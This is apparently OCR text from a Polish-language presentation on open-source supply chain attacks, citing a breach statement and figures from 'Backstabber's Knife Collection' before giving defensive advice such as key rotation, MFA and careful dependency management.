
Because the targeted employee had privileges to generate production access tokens as part of the employee's regular duties, the unauthorized third party was able to access and exfiltrate data from a subset of databases and stores, including customer environment variables, tokens, and keys.

- Bądź gotów na szybką wymianę kluczy.
- Bądź gotów na na zmiany w SDLC
- Miej świadomość, które wersje mogą być podatne

IMPACT

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks


Marc Ohm ✉, Henrik Plate, Arnold Sykosch & Michael Meier



https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm, Henrik Plate, Arnold Sykosch & Michael Meier



https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm ✉, Henrik Plate, Arnold Sykosch & Michael Meier




Fig. 8. Injection technique used to introduce the malicious package into a package per package repository and overall.

https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm ✉, Henrik Plate, Arnold Sykosch & Michael Meier




Fig. 9. Primary objective of the malicious package per package repository and overall.

https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

CO ROBIĆ I JAK ŻYĆ?

- Comic sans może uratować życie
- **Wszyscy używamy zależności. Zarządzanie nimi wymaga uwagi i automatyzacji.**
- **Rotuj klucze. Tak często, jak tylko możesz sobie na to pozwolić.**
- **Kopia zapasowa jest zawsze dobrym pomysłem.**
- **Opiekunowie PyPI (i wszyscy) włączają MFA.**
- **Mieszanie zależności publicznych i prywatnych może być ryzykowne.**
- **Jeśli nie korzystasz z oprogramowania typu open source – zachowaj prywatność swoich repozytoriów.**

MATEUSZEMSI

MATEUSZCHROBOK

MATEUSZCHROBOK

HTTPS://WWW.YOUTUBE.COM/@MATEUSZCHROBOK